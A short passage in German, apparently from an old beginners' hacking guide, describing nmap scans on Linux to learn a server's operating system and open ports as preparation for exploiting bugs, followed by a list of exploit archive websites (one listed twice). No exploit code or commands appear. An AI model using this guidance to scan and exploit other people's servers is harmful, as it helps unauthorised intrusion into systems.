3. Unter z.B. Linux gibt es einen Scanner namens "nmap", dieser Scanner ist ziemlich beliebt und hat auch viele Funktionen. Mit nmap kann man auch feststellen welches OS auf dem Server läuft und man erfährt auch noch die offenen Ports. Diese ganzen Informationen muss man haben um evtl. Bugs auszunutzen.

Zu empfehlen ist vor allem ein Computer mit einem installierten Linux.

Wo finde ich Exploits?
Exploits gibt's auf:

http://packetstorm.securify.com/

http://www.rootshell.com/

http://www.rootsecure.de/inside/archive/exploits/exploits.html

http://www.rootshell.com/

http://www.secureroot.com/

http://hackersprimeclub.tsx.org/